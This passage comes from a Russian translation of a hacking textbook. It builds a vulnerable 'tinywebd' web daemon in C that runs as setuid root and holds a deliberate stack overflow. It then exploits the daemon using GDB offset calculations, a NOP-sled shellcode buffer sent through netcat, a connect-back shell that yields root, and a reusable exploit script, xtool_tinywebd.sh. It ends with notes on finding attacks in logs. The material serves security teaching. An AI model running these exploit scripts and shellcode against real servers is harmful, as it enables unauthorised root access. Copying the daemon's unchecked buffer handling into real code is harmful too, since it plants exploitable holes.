целью будет серверная программа, которая принимает входящие соединения. В UNIX такими программами обычно являются системные демоны. *Демон* – это программа, выполняемая в фоновом режиме и определенным образом отделенная от управляющего терминала. Термин был придуман хакерами из MIT в 1960-х. Он происходит от демона, сортирующего молекулы в мысленном эксперименте Джеймса Максвелла, который провел его в 1867 году. В этом эксперименте демон Максвелла обладал сверхъестественной способностью легко выполнять сложные задачи, нарушая при этом второе начало термодинамики. Аналогично в Linux системные демоны неутомимо выполняют такие задачи, как предоставление сервиса SSH и ведение системных журналов. Имена программ-демонов обычно оканчиваются на `d`, например `sshd` или `syslogd`.

Путем небольших изменений можно переделать код *tinyweb.c* (см. стр. 240), создав более реалистичный сетевой демон. В новом коде используется функция `daemon()`, которая порождает новый фоновый процесс. Эта функция используется во многих процессах системных демонов Linux. Вот ее страница руководства:

```
DAEMON(3)       Руководство программиста Linux       DAEMON(3)

ИМЯ
       daemon - запускает процессы в фоновом режиме

СИНТАКСИС
       #include <unistd.h>

       int daemon(int nochdir, int noclose );

ОПИСАНИЕ
       Функция daemon() необходима для того, чтобы отключить программу
       от управляющего терминала и запустить ее как системный демон.

       Если аргумент nochdir не нулевой, то daemon() изменяет текущий
       рабочий каталог на корневой (/). Если аргумент noclose не нулевой,
       то daemon() перенаправляет стандартный поток ввода/вывода ошибок
       в /dev/null.

ВОЗВРАЩАЕМЫЕ ЗНАЧЕНИЯ
       (Эта функция порождает новый процесс, и если fork() завершается
       успешно, то родительский процесс вызывает _exit(0), чтобы дальнейшие
       ошибки воспринимались только дочерним процессом.) В случае успешного
       выполнения возвращается 0. Если возникла ошибка, то daemon()
       возвращает -1 и присваивает глобальной переменной errno значение,
       указанное в библиотечных функциях fork(2) и setsid(2).
```

Системные демоны выполняются отдельно от управляющего терминала, поэтому вывод нового демона *tinyweb* идет в журнал. Не имеющие управляющего терминала демоны обычно управляются с помощью сигналов. Программа-демон *tinyweb* должна уметь принимать сигнал окончания работы, чтобы она могла корректно завершаться.

0x621 Краткие сведения о сигналах

Сигналы – это средство связи между процессами в UNIX. Выполнение процесса, получившего сигнал, прерывается операционной системой, и вызывается обработчик сигнала. Сигналы обозначены номерами, и у каждого есть обработчик по умолчанию. Например, при нажатии на управляющем терминале программы клавиш Ctrl-C посылается сигнал прерывания, обработчик по умолчанию которого завершает программу. Это позволяет закончить программу, даже если она вошла в бесконечный цикл.

Можно создать собственный обработчик сигнала, зарегистрировав его с помощью функции `signal()`. В приведенном ниже примере регистрируется несколько обработчиков сигналов, а в коде `main` есть бесконечный цикл.

signal_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
/* Сигналы, определенные в signal.h
 * #define SIGHUP        1 разрыв связи
 * #define SIGINT        2 прерывание(Ctrl-C)
 * #define SIGQUIT       3 аварийный выход (Ctrl-\)
 * #define SIGILL        4 неверная машинная инструкция
 * #define SIGTRAP       5 прерывание-ловушка
 * #define SIGABRT       6 используется как ABORT
 * #define SIGBUS        7 ошибка шины
 * #define SIGFPE        8 авария при выполнении операции с плавающей точкой
 * #define SIGKILL       9 уничтожение процесса
 * #define SIGUSR1      10 определяемый пользователем сигнал 1
 * #define SIGSEGV      11 нарушение сегментации
 * #define SIGUSR2      12 определяемый пользователем сигнал 2
 * #define SIGPIPE      13 запись в канал есть, чтения нет
 * #define SIGALRM      14 прерывание от таймера, установленного alarm()
 * #define SIGTERM      15 завершение (от команды kill)
 * #define SIGCHLD      17 сигнал процесса-потомка
 * #define SIGCONT      18 продолжить после паузы
 * #define SIGSTOP      19 стоп (сделать паузу)
 * #define SIGTSTP      20 требование остановки от терминала [suspend]
(Ctrl-Z)
 * #define SIGTTIN      21 фоновый процесс пытается читать стандартный ввод
 * #define SIGTTOU      22 фоновый процесс пытается читать стандартный вывод
 */

/* Обработчик сигнала */
void signal_handler(int signal) {
   printf("Caught signal %d\t", signal);
   if (signal == SIGTSTP)
      printf("SIGTSTP (Ctrl-Z)");
```

```
    else if (signal == SIGQUIT)
       printf("SIGQUIT (Ctrl-\\)");
    else if (signal == SIGUSR1)
       printf("SIGUSR1");
    else if (signal == SIGUSR2)
       printf("SIGUSR2");
    printf("\n");
}

void sigint_handler(int x) {
    printf("Caught a Ctrl-C (SIGINT) in a separate handler\nExiting.\n");
    exit(0);
}

int main() {
    /* Registering signal handlers */
    signal(SIGQUIT, signal_handler); // Задать signal_handler()
    signal(SIGTSTP, signal_handler); // в качестве обработчика
    signal(SIGUSR1, signal_handler); // этих сигналов.
    signal(SIGUSR2, signal_handler);

    signal(SIGINT, sigint_handler);  // Задать sigint_handler() для SIGINT.

    while(1) {}  // Бесконечный цикл.
}
```

После компиляции и запуска этой программы регистрируются обработчики сигналов, и программа входит в бесконечный цикл. Несмотря на то что программа застряла в цикле, поступающие сигналы будут прерывать ее выполнение, вызывая зарегистрированные обработчики сигналов. Ниже показано, как программа реагирует на сигналы, которые можно генерировать с управляющего терминала. По окончании работы функции `signal_handler()` управление возвращается в прерванный цикл, а выполнение `sigint_handler()` завершает программу.

```
reader@hacking:~/booksrc $ gcc -o signal_example signal_example.c
reader@hacking:~/booksrc $ ./signal_example
Caught signal 20         SIGTSTP (Ctrl-Z)
Caught signal 3 SIGQUIT (Ctrl-\)
Caught a Ctrl-C (SIGINT) in a separate handler
Exiting.
reader@hacking:~/booksrc $
```

Конкретные сигналы можно посылать процессу с помощью команды `kill`. По умолчанию она посылает сигнал уничтожения процесса (`SIGTERM`). Запуск `kill` с ключом `-l` выводит все возможные сигналы. Ниже сигналы `SIGUSR1` и `SIGUSR2` посылаются программе `signal_example`, выполняемой в другом окне терминала.

```
reader@hacking:~/booksrc $ kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGABRT      7) SIGBUS       8) SIGFPE
```

```
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     16) SIGSTKFLT
17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ     26) SIGVTALRM   27) SIGPROF     28) SIGWINCH
29) SIGIO       30) SIGPWR      31) SIGSYS      34) SIGRTMIN
35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3  38) SIGRTMIN+4
39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
reader@hacking:~/booksrc $ ps a | grep signal_example
24491 pts/3    R+     0:17 ./signal_example
24512 pts/1    S+     0:00 grep signal_example
reader@hacking:~/booksrc $ kill -10 24491
reader@hacking:~/booksrc $ kill -12 24491
reader@hacking:~/booksrc $ kill -9 24491
reader@hacking:~/booksrc $
```

Наконец командой `kill -9` посылается сигнал `SIGKILL`. Обработчик этого сигнала нельзя заменить, поэтому `kill -9` всегда уничтожает процесс. Работающая на другом терминале программа *signal_example* показывает, какие сигналы приняты и что процесс уничтожен.

```
reader@hacking:~/booksrc $ ./signal_example
Caught signal 10         SIGUSR1
Caught signal 12         SIGUSR2
Killed
reader@hacking:~/booksrc $
```

Сами сигналы достаточно просты, но связь между процессами может быстро превратиться в сложную систему зависимостей. К счастью, в демоне *tinyweb* сигналы используются только для корректного завершения, поэтому реализовать его несложно.

0x622 Демон tinyweb

Новая версия программы *tinyweb* является системным демоном, выполняемым в фоновом режиме без управляющего терминала. Он выводит свои данные в журнальный файл, проставляя метки времени (timestamps), и перехватывает сигнал `SIGTERM`, получив который корректно завершает работу.

Изменения невелики, но они создают гораздо более реалистичную цель для эксплойта. Новые участки кода в листинге выделены полужирным.

tinywebd.c

```
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80    // Порт, к которому будут подключаться пользователи.
#define WEBROOT "./webroot" // Корневой каталог веб-сервера
#define LOGFILE "/var/log/tinywebd.log" // Имя журнального файла

int logfd, sockfd; // Глобальные дескрипторы журнального файла и сокета
void handle_connection(int, struct sockaddr_in *, int);
int get_file_size(int); // Возвращает размер файла открытого дескриптора
void timestamp(int); // Записывает метку времени в дескриптор открытого файла

// Эта функция вызывается при уничтожении процесса.
void handle_shutdown(int signal) {
  timestamp(logfd);
  write(logfd, "Shutting down.\n", 16);
  close(logfd);
  close(sockfd);
  exit(0);
}

int main(void) {
  int new_sockfd, yes=1;
  struct sockaddr_in host_addr, client_addr;    // Мои адресные данные
  socklen_t sin_size;

  logfd = open(LOGFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
  if(logfd == -1)
    fatal("opening log file");

  if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

  if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
      fatal("setting socket option SO_REUSEADDR");

  printf("Starting tiny web daemon.\n");
  if(daemon(1, 0) == -1) // Запустить процесс демона в фоновом режиме.
      fatal("forking to daemon process");

  signal(SIGTERM, handle_shutdown); // Вызвать handle_shutdown для завершения.
```

```
  signal(SIGINT, handle_shutdown);  // Вызвать handle_shutdown для прерывания.

  timestamp(logfd);
  write(logfd, "Starting up.\n", 15);
  host_addr.sin_family = AF_INET;       // Порядок байтов на узле
  host_addr.sin_port = htons(PORT);     // short в сетевом порядке байтов
    host_addr.sin_addr.s_addr = INADDR_ANY;  // Автоматически записать мой IP.
    memset(&(host_addr.sin_zero), '\0', 8); // Обнулить остаток структуры.

    if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr))
== -1)
       fatal("binding to socket");

    if (listen(sockfd, 20) == -1)
       fatal("listening on socket");

    while(1) { // Accept loop.
       sin_size = sizeof(struct sockaddr_in);
       new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
       if(new_sockfd == -1)
          fatal("accepting connection");

       handle_connection(new_sockfd, &client_addr, logfd);
    }
    return 0;
}

/* Эта функция обрабатывает соединение на заданном сокете
 * от заданного адреса клиента и регистрирует в журнале с заданным
 * дескриптором файла. Соединение обрабатывается как веб-запрос,
 * и функция отвечает через сокет соединения. В конце работы функции
 * переданный сокет закрывается.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
                       int logfd) {
     unsigned char *ptr, request[500], resource[500], log_buffer[500];
     int fd, length;

     length = recv_line(sockfd, request);

     sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr
             ->sin_addr), ntohs(client_addr_ptr->sin_port), request);

     ptr = strstr(request, " HTTP/"); // Поиск корректного запроса.
     if(ptr == NULL) { // Это некорректный HTTP.
        printf(" NOT HTTP!\n");
     } else {
        *ptr = 0;   // Записать конец строки в конце URL.
        ptr = NULL; // Записать NULL в ptr
                    // (сигнализирует о некорректном запросе).
        if(strncmp(request, "GET ", 4) == 0) // Запрос GET
```

```
            ptr = request+4; // ptr is the URL.
         if(strncmp(request, "HEAD ", 5) == 0) // Запрос HEAD
            ptr = request+5; // ptr is the URL.
         if(ptr == NULL) { // Тип запроса неизвестен.
            strcat(log_buffer, " UNKNOWN REQUEST!\n");
         } else { // Корректный запрос, ptr указывает на имя ресурса
           if (ptr[strlen(ptr) - 1] == '/')  // Если ресурс оканчивается на '/',
               strcat(ptr, "index.html");  // добавить в конец 'index.html'.
           strcpy(resource, WEBROOT);      // Поместить в resource
                                           // путь к корню
           strcat(resource, ptr);          // и дописать путь к ресурсу.
           fd = open(resource, O_RDONLY, 0); // Попытка открыть файл.
           if(fd == -1) { // Если файл не найден
              strcat(log_buffer, " 404 Not Found\n");
              send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
              send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
              send_string(sockfd, "<html><head><title>404 Not Found
                                   </title></head>");
              send_string(sockfd, "<body><h1>URL not found</h1>
                                   </body></html>\r\n");
           } else {      // Передать файл.
               strcat(log_buffer, " 200 OK\n");
               send_string(sockfd, "HTTP/1.0 200 OK\r\n");
               send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
               if(ptr == request + 4) { // Это запрос GET
                  if( (length = get_file_size(fd)) == -1)
                     fatal("getting resource file size");
                  if( (ptr = (unsigned char *) malloc(length)) == NULL)
                     fatal("allocating memory for reading resource");
                  read(fd, ptr, length); // Считать файл в памяти
                  send(sockfd, ptr, length, 0); // Отправить в сокет.
                  free(ptr); // Освободить память файла.
           }
           close(fd); // Закрыть файл..
           } // Конец блока if для файла найден/не найден.
         } // Конец блока if для корректного запроса.
      } // Конец блока if для корректного HTTP.
      timestamp(logfd);
      length = strlen(log_buffer);
      write(logfd, log_buffer, length); // Записать в журнал.

      shutdown(sockfd, SHUT_RDWR); // Корректно закрыть сокет.
}

/* Эта функция принимает дескриптор открытого файла и возвращает
 * размер связанного с ним файла. При ошибке возвращает -1.
 */
int get_file_size(int fd) {
      struct stat stat_struct;

      if(fstat(fd, &stat_struct) == -1)
```

```
        return -1;
    return (int) stat_struct.st_size;
}

/* Эта функция пишет метку времени
 * в переданный ей дескриптор открытого файла.
 */
void timestamp(fd) {
    time_t now;
    struct tm *time_struct;
    int length;
    char time_buffer[40];

    time(&now); // Кличество секунд с начала эпохи.
    time_struct = localtime((const time_t *)&now); // Преобразовать
                                                   // в структуру tm.
    length = strftime(time_buffer, 40, "%m/%d/%Y %H:%M:%S> ", time_struct);
    write(fd, time_buffer, length); // Записать строку
                                    // метки времени в журнал.
}
```

Эта программа переводит процесс в фоновый режим, выводит данные в журнал, снабжая их метками времени, и корректно завершается по сигналу. Дескрипторы журнального файла и сокета, принимающего соединение, описаны как глобальные переменные, чтобы функция, обрабатывающая сигнал завершения, могла их закрыть. Эта функция `handle_shutdown()` зарегистрирована как обработчик сигналов прерывания и завершения, что позволяет программе корректно завершиться по команде `kill`.

Ниже показан результат компиляции, выполнения и завершения работы этой программы. Обратите внимание на метки времени в журнале и сообщение, записанное после получения программой сигнала завершения и вызова `handle_shutdown()`.

```
reader@hacking:~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking:~/booksrc $ sudo chown root ./tinywebd
reader@hacking:~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.

reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25058 ?        Ss     0:00 ./tinywebd
25075 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ kill 25058
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25121 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ cat /var/log/tinywebd.log
cat: /var/log/tinywebd.log: Permission denied
```

```
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/22/2007 17:55:45> Starting up.
07/22/2007 17:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0"     200 OK
07/22/2007 17:57:21> Shutting down.
reader@hacking:~/booksrc $
```

Программа *tinywebd* передает контент HTTP точно так же, как первоначальная программа *tinyweb*, но ведет себя как системный демон, отключаясь от управляющего терминала и выводя данные в журнальный файл. Обе программы уязвимы для одного и того же эксплойта переполнения, но ее эксплойт – это лишь начало. Используя демон *tinyweb* в качестве более реалистичной цели для эксплойта, вы узнаете, как избежать обнаружения после вторжения.

0x630 Профессиональные инструменты

Теперь, когда у нас появилась реалистичная цель, вернемся обратно на сторону атакующего. Важный профессиональный инструмент для подобных атак – скрипты эксплойтов. Подобно набору отмычек у взломщика, эксплойты открывают хакеру многие двери. Тщательно поработав с внутренними механизмами, можно полностью обойти систему защиты.

Ранее мы написали код эксплойта на языке C и пользовались уязвимостями из командной строки. Тонкая разница между программой и инструментом для эксплойта состоит в их финализации и возможностях настройки. Программа эксплойта – это скорее огнестрельное оружие, чем инструмент. У нее, как у пистолета, лишь одна функция, а весь интерфейс состоит из спускового крючка, на который нужно нажать. И пистолет, и программа эксплойта – готовые продукты, которые в неумелых руках делаются опасными. Напротив, инструменты для эксплойта – это не окончательные продукты и они не рассчитаны на то, чтобы ими пользовался кто-то другой. Умея программировать, хакер, конечно, станет писать собственные скрипты и инструменты для эксплойта. Эти личные инструменты автоматизируют утомительные задачи и облегчают экспериментирование. Как и обычные инструменты, они могут применяться для различных задач, расширяя возможности пользователя.

0x631 Инструмент для эксплойта tinywebd

Для демона *tinyweb* нам нужен такой инструмент эксплойта, который позволит экспериментировать с уязвимостями. Как и при создании наших прежних эксплойтов, сначала применяем GDB, чтобы выяснить детали уязвимости, такие как смещения. Смещение адреса возврата будет таким же, как в изначальной программе *tinyweb.c*, но то, что программа выполняется как демон, вызывает некоторые проблемы. Вызов `daemon()` порождает новый процесс, и оставшаяся часть программы вы-

полняется в дочернем процессе, а родительский процесс закрывается. Ниже показано, что точка останова задана после вызова `daemon()`, но отладчик в нее не попадает.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 47
42
43   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
44       fatal("setting socket option SO_REUSEADDR");
45
46   printf("Starting tiny web daemon.\n");
47   if(daemon(1, 1) == -1) // Запустить процесс демона в фоновом режиме.
48       fatal("forking to daemon process");
49
50   signal(SIGTERM, handle_shutdown);  // Вызвать handle_shutdown
                                        // для завершения.
51   signal(SIGINT, handle_shutdown);   // Вызвать handle_shutdown
                                        // для прерывания.
(gdb) break 50
Breakpoint 1 at 0x8048e84: file tinywebd.c, line 50.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon.

Program exited normally.
(gdb)
```

Запущенная программа просто завершает работу. Чтобы отлаживать такую программу, отладчик должен следовать за дочерним, а не родительским процессом. Для этого нужно установить в нем режим следования за дочерним процессом при ветвлении. В таком случае он будет прослеживать выполнение дочернего процесса, где установлена точка останова.

```
(gdb) set follow-fork-mode child
(gdb) help set follow-fork-mode
Set debugger response to a program call of fork or vfork.
A fork or vfork creates a new process. follow-fork-mode can be:
   parent - the original process is debugged after a fork
   child  - the new process is debugged after a fork
The unfollowed process will continue to run.
By default, the debugger will follow the parent process.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon.
[Switching to process 1051]

Breakpoint 1, main () at tinywebd.c:50
```

```
50   signal(SIGTERM, handle_shutdown);   // Вызвать handle_shutdown
                                         // для завершения.
(gdb) quit
The program is running. Exit anyway? (y or n)   y
reader@hacking:~/booksrc $ ps aux | grep a.out
root     911 0.0 0.0     1636   416 ?        Ss   06:04   0:00 /home/reader/
booksrc/a.out
reader   1207 0.0 0.0    2880   748 pts/2    R+   06:13   0:00 grep a.out
reader@hacking:~/booksrc $ sudo kill 911
reader@hacking:~/booksrc $
```

Уметь отлаживать дочерние процессы полезно, но нам нужны точные значения стека, и гораздо аккуратнее и удобнее подключиться к процессу, который уже выполняется. Убьем все процессы a.out, а потом снова запустим демон *tinyweb* и подключимся к нему через GDB.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     25830 0.0 0.0     1636   356 ?        Ss   20:10 0:00 ./tinywebd
reader 25837 0.0 0.0       2880   748 pts/1    R+   20:10 0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q-pid=25830 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 25830
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) bt
#0 0xb7fe77f2 in ?? ()
#1 0xb7f691e1 in ?? ()
#2 0x08048f87 in main () at tinywebd.c:68
(gdb) list 68
63   if (listen(sockfd, 20) == -1)
64       fatal("listening on socket");
65
66   while(1) {   // Цикл приема соединения
67   sin_size = sizeof(struct sockaddr_in);
68   new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
69   if(new_sockfd == -1)
70       fatal("accepting connection");
71
72   handle_connection(new_sockfd, &client_addr, logfd);
(gdb) list handle_connection
77      /* Эта функция обрабатывает соединение на заданном сокете от заданного
78       * адреса клиента и регистрирует в журнале с заданным дескриптором
79       * файла. Соединение обрабатывается как веб-запрос, и функция отвечает
80       * через сокет соединения. В конце работы переданный сокет закрывается.
81       */
```

```
82   void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
                            int logfd) {
83       unsigned char *ptr, request[500], resource[500], log_buffer[500];
84       int fd, length;
85
86       length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

Выполнение приостанавливается, пока демон *tinyweb* ждет соединения. Мы снова соединимся с этим веб-сервером с помощью броузера, чтобы подтолкнуть выполнение до точки останова.

```
Breakpoint 1, handle_connection (sockfd=5, client_addr_ptr=0xbffff810) at
tinywebd.c:86
86       length = recv_line(sockfd, request);
(gdb) bt
#0 handle_connection (sockfd=5, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) x/x request
0xbffff5c0:      0x080484ec
(gdb) x/16x request + 500
0xbffff7b4:      0xb7fd5ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff7c4:      0xb7ff9300      0xb7fd5ff4      0xbffff7e0      0xb7f691c0
0xbffff7d4:      0xb7fd5ff4      0xbffff848      0x08048fb7      0x00000005
0xbffff7e4:      0xbffff810      0x00000003      0xbffff838      0x00000004
(gdb) x/x 0xbffff7d4 + 8
0xbffff7dc:      0x08048fb7
(gdb) p /x 0xbffff7dc - 0xbffff5c0
$1 = 0x21c
(gdb) p 0xbffff7dc - 0xbffff5c0
$2 = 540
(gdb) p /x 0xbffff5c0 + 100
$3 = 0xbffff624
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 25830
reader@hacking:~/booksrc $
```

Отладчик показывает, что адрес начала буфера запроса `0xbffff5c0`, а адрес сохраненного адреса возврата `0xbffff7dc`, откуда следует, что смещение равно 540 байт. Надежнее всего поместить шелл-код примерно в середине 500-байтного буфера запроса. Ниже представлен буфер эксплойта, в котором шелл-код втиснут между NOP-цепочкой и адресом возврата, повторенным 32 раза. 128 байт повторяющегося адреса возврата отдаляют шелл-код от небезопасной памяти стека, которая может быть затерта. Небезопасные байты есть также в начале буфера эксплойта, который будет затерт при записи нулевого конца. Для

того чтобы шелл-код не попал в эту область, впереди него помещена NOP-цепочка длиной 100 байт. Это оставляет достаточно места, если шелл-код размещается с адреса 0xbffff624. Ниже показан результат эксплойта этой уязвимости с помощью шелл-кода для закольцованного интерфейса.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell

reader@hacking:~/booksrc $ echo $((540+4 - (32*4) - 83))
333
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 9835
reader@hacking:~/booksrc $ jobs
[1]+ Running                 nc -l -p 31337 &
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x333'; cat loopback_shell;
perl -e 'print "\
x24\xf6\xff\xbf"x32 . "\r\n"') | nc -w 1 -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

Поскольку смещение до адреса возврата составляет 540 байт, нужно 544 байта, чтобы переписать этот адрес. Если длина шелл-кода 83 байта и адрес возврата повторен 32 раза, то оказывается, что NOP-цепочка должна иметь длину 333 байта, и тогда в буфере эксплойта все будет правильно выровнено. Запускаем *netcat* в режиме ожидания и с символом амперсанда (&) в конце, что переводит процесс в фоновый режим. Он будет ждать соединения от шелл-кода, и возобновить его можно будет командой `fg` (от *foreground* – передний план). На загрузочном диске[1] цвет символа @ в приглашении меняется, если есть фоновые задания, список которых можно также вывести командой `jobs`. Когда буфер эксплойта посылается на стандартный вход *netcat*, ключ `-w` сообщает, что нужно выполнить задержку в одну секунду. После этого переведенный в фоновый режим процесс *netcat*, получивший обратный вызов оболочки, можно перевести на передний план.

Все это прекрасно, но если размер шелл-кода меняется, приходится пересчитывать размер NOP-цепочки. Такие повторяющиеся операции можно поместить в скрипт оболочки.

В оболочке BASH есть простые управляющие структуры. Оператор `if` в начале этого скрипта служит для проверки ошибок и вывода сообщения о формате вызова. Для задания смещения и адреса возврата ис-

[1] *www.symbol.ru/library/hacking-2ed. – Прим. ред.*

пользуются переменные окружения, которые легко поменять, если изменится атакуемая программа. Шелл-код для эксплойта передается в виде аргумента командной строки, что делает данный инструмент полезным для испытания разных вариантов шелл-кода.

xtool_tinywebd.sh

```
#!/bin/sh
# Инструмент для эксплойта tinywebd

if [ -z "$2" ]; then # Если аргумент 2 пуст
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через +100 байт от буфера @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE))

echo "[NOP ($ALIGNED_SLED_SIZE bytes)] [shellcode ($SIZE bytes)] [ret addr
($((4*32)) bytes)]"
( perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
 perl -e "print \"$RETADDR\"x32 . \"\r\n\"";) | nc -w 1 -v $2 80
```

Обратите внимание: в этом скрипте адрес возврата повторяется дополнительный 33-й раз, но размер цепочки вычисляется как 128 байт (32×4). В результате еще один адрес возврата помещается дальше требуемого смещения. Дело в том, что некоторые опции компилятора могут немного смещать адрес возврата, и такое изменение делает эксплойт надежнее. Ниже показано, как это инструмент используется для очередного эксплойта демона *tinyweb*, но с шелл-кодом привязки порта.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh portbinding_shellcode 127.0.0.1
target IP: 127.0.0.1
shellcode: portbinding_shellcode (92 bytes)
[NOP (324 bytes)] [shellcode (92 bytes)] [ret addr (128 bytes)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

Теперь, когда атакующая сторона вооружена скриптом для эксплойта, посмотрим, как будет происходить его применение. Если вы администратор сервера, где работает демон *tinyweb*, то каковы будут первые признаки того, что вас атаковали?

0x640 Журнальные файлы

Один из двух наиболее очевидных признаков вторжения относится к журнальному файлу. Журнал, который ведет демон *tinyweb*, – одно из главных мест, где нужно искать признаки проблем. Даже если эксплойт успешно применен, в журнале должна сохраниться запись, свидетельствующая о происшедшем.

Журнальный файл tinywebd

```
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/25/2007 14:55:45> Starting up.
07/25/2007 14:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0"      200 OK
07/25/2007 17:49:14> From 127.0.0.1:50201 "GET / HTTP/1.1"       200 OK
07/25/2007 17:49:14> From 127.0.0.1:50202 "GET /image.jpg HTTP/1.1"   200 OK
07/25/2007 17:49:14> From 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1" 404
Not Found
07/25/2007 17:57:21> Shutting down.
08/01/2007 15:43:08> Starting up..
08/01/2007 15:43:41> From 127.0.0.1:45396 "□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□jfX□1□CRj j □□ □jfXCh □□
 f□T$ fhzifS□□j QV□□C □□□□I□? Iy□□
                                        Rh//shh/bin□□R□□S□□ $□□□$□□□$□□
□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□
□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□
□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□
□$□□□$□□□" NOT HTTP!
reader@hacking:~/booksrc $
```

Конечно, получив доступ к оболочке root, атакующий может отредактировать журнал, находящийся на той же машине. Но в защищенных сетях копии журналов часто посылаются на другие защищенные серверы. В отдельных случаях журналы распечатываются на принтере. Такого рода меры противодействуют подделке журналов после успешного взлома системы.

0x641 Слиться с толпой

